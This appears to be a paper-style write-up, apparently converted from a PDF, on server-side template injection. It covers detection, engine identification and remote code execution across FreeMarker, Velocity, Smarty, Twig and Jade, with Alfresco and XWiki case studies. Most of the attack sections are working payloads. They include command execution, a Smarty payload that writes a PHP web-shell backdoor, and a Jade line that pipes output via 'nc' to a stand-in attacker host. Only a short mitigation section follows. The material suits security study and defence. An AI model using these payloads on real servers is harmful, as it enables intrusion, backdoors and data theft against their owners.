SERVER-SIDE TEMPLATE INJECTION (SSTI) VULNERABILITIES AND EXPLOITATION TECHNIQUES

İçindekiler

Abstract....2
Keywords....2
1. Introduction....2
2. Methodology for SSTI Exploitation....3
2.1 Detection Phase....3
2.2 Identification Phase....3
2.3 Exploitation Phase....4
3. Template Engine Exploitation Techniques....5
3.1 FreeMarker Exploitation....5
3.2 Velocity Exploitation....5
3.3 Smarty Exploitation....5
3.4 Twig Exploitation....6
3.5 Jade Exploitation....6
4. Case Studies....6
4.1 Alfresco Exploitation....6
4.2 XWiki Enterprise Exploitation....7
5. Mitigation Strategies....7
6. Conclusion....8
References....8

Abstract

Server-Side Template Injection (SSTI) is a critical web application vulnerability that enables attackers to execute arbitrary code on vulnerable servers. This paper examines SSTI vulnerabilities through a comprehensive analysis of detection methodologies, exploitation techniques across popular template engines (FreeMarker, Velocity, Smarty, Twig, and Jade), and real-world case studies. We present a systematic approach to SSTI exploitation, from initial detection to Remote Code Execution (RCE), while analyzing specific payloads and their effectiveness. The paper also discusses mitigation strategies and the current state of template engine security, providing security professionals with both theoretical understanding and practical exploitation knowledge.

Keywords

Server-Side Template Injection, SSTI, Remote Code Execution, Web Application Security, Template Engines

1. Introduction

Modern web applications extensively use template engines to dynamically generate HTML, emails, and other content. Server-Side Template Injection occurs when user input is unsafely incorporated into these templates, creating a vulnerability that can lead to complete server compromise. Unlike Cross-Site Scripting (XSS), SSTI vulnerabilities provide direct access to server-side resources and often enable Remote Code Execution.
This vulnerability manifests in two primary contexts:

- Plaintext context: Where user input is embedded directly in template text
- Code context: Where user input affects template logic or variable names

The severity of SSTI is frequently underestimated because:
- It’s easily mistaken for XSS
- Many template engines claim to offer "secure" modes
- Exploitation requires engine-specific knowledge
- Detection isn’t straightforward without specialized techniques

2. Methodology for SSTI Exploitation

2.1 Detection Phase


SSTI detection requires probing for template engine interpretation of user input. Basic mathematical operations serve as effective probes across multiple engines:

custom_email={{7*7}} → 49
smarty=Hello ${7*7} → Hello 49
freemarker=Hello ${7*7} → Hello 49

Object introspection provides another detection method:
custom_email={{self}}
Returns internal class information confirming template engine activity.

2.2 Identification Phase


Once SSTI is detected, the specific template engine must be identified. The decision tree methodology below demonstrates how payload responses identify the engine:



Key identification payloads include:
{{7*'7'}} → 49 (Twig), 7777777 (Jinja2)
{php}echo id;{/php} → Works in Smarty
<% import os; x=os.popen('id').read() %> ${x} → Works in Mako

2.3 Exploitation Phase

Exploitation follows a three-step process:
- Read: Study template engine documentation
- Explore: Discover accessible objects and methods
- Attack: Leverage discovered functionality for attacks



3. Template Engine Exploitation Techniques

3.1 FreeMarker Exploitation

FreeMarker's new built-in enables dangerous object creation. The Execute class provides direct command execution:

<#assign ex="freemarker.template.utility.Execute"?new()> ${ ex("id") }

This works because:
- The new built-in instantiates arbitrary Java classes
- Execute implements TemplateMethodModel
- The class executes system commands and returns output

3.2 Velocity Exploitation

Velocity requires more complex exploitation due to its restricted environment. The $class tool enables Java reflection:

#set($str=$class.inspect("java.lang.String").type)
#set($chr=$class.inspect("java.lang.Character").type)
#set($ex=$class.inspect("java.lang.Runtime").type.getRuntime().exec("whoami"))
$ex.waitFor()
#set($out=$ex.getInputStream())
#foreach($i in [1..$out.available()])
$str.valueOf($chr.toChars($out.read()))
#end

This payload:

- Uses reflection to access Runtime class
- Executes the whoami command
- Reads and displays command output

3.3 Smarty Exploitation

Smarty's "secure mode" can be bypassed using static method calls:

{php}echo `id`;{/php}

For restricted environments:

{{Smarty_Internal_Write_File::writeFile($SCRIPT_NAME,"<?php passthru($_GET['cmd']); ?>",self::clearConfig())}}

This payload:
- Uses Smarty_Internal_Write_File to write files
- Creates a PHP backdoor
- Uses self::clearConfig() to satisfy type requirements

3.4 Twig Exploitation

Twig's restrictions require creative exploitation methods. The environment object provides attack surface:

{{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("id")}}

Sandboxed Twig can be exploited through developer-supplied objects:

{{_self.displayBlock("id",[],"id":[userobject,"vulnerableMethod"])}}

3.5 Jade Exploitation

Node.js's Jade template engine allows access to the global object:

- var x = root.process.mainModule.require
- x = x('child_process')
- x.exec('id | nc attacker.net 80')

This payload:
- Accesses Node's process object
- Requires the child_process module
- Executes system commands

4. Case Studies

4.1 Alfresco Exploitation

Alfresco's FreeMarker template injection allows low-privilege users to gain RCE:

Stored XSS in comments forces admin to install backdoor
FreeMarker payload executes arbitrary commands:

<#assign ex="freemarker.template.utility.Execute"?new()> ${ ex(url.getArgs())}

Results in root access:
`uid=0(root) gid=0(root) groups=0(root)`

4.2 XWiki Enterprise Exploitation

XWiki's Velocity sandbox is bypassed through privilege escalation:

Create page with privilege-checking Velocity code:

```
#if ( $doc.hasAccessLevel("programming") )
  $doc.setContent("...python backdoor...")
  $doc.save()
#endif
```

When admin views page, it replaces itself with a Python backdoor.
The backdoor executes system commands for all viewers.

5. Mitigation Strategies

Effective SSTI prevention requires multiple layers:

Input Validation:
- Never allow users to control template structure
- Strictly validate all template variables

Sandboxing:
- Use trivial template engines (Mustache, Python Template)
- Consider Lua sandboxing (MediaWiki approach)

Environment Hardening:
- Run template engines in locked-down Docker containers
- Apply capability-dropping and read-only filesystems

Secure Development Practices:
- Avoid string concatenation for template generation
- Use template engine security features appropriately
- Regularly audit template processing code

6. Conclusion

Server-Side Template Injection represents a severe threat to web application security, with exploitation often leading to complete system compromise. This paper has demonstrated that:

- SSTI vulnerabilities are widespread but frequently overlooked
- Template engine "security" features often fail under scrutiny
- Exploitation methodologies follow predictable patterns
- Real-world applications remain vulnerable to these attacks

The prevalence of SSTI vulnerabilities suggests the need for:
- Improved developer education about template security
- More robust sandboxing implementations
- Automated detection tools in security testing suites

Future research should focus on:
- Quantitative analysis of SSTI prevalence
- Improved sandboxing techniques
- Formal verification of template engine security claims

As web applications continue to rely on template engines, understanding and preventing SSTI vulnerabilities remains crucial for maintaining application security.

References

https://portswigger.net/web-security/server-side-template-injection

https://owasp.org/www-community/attacks/Server-Side_Template_Injection

https://portswigger.net/research/server-side-template-injection

https://danielmiessler.com/blog/ssti-exploitation/

https://twig.symfony.com/doc/3.x/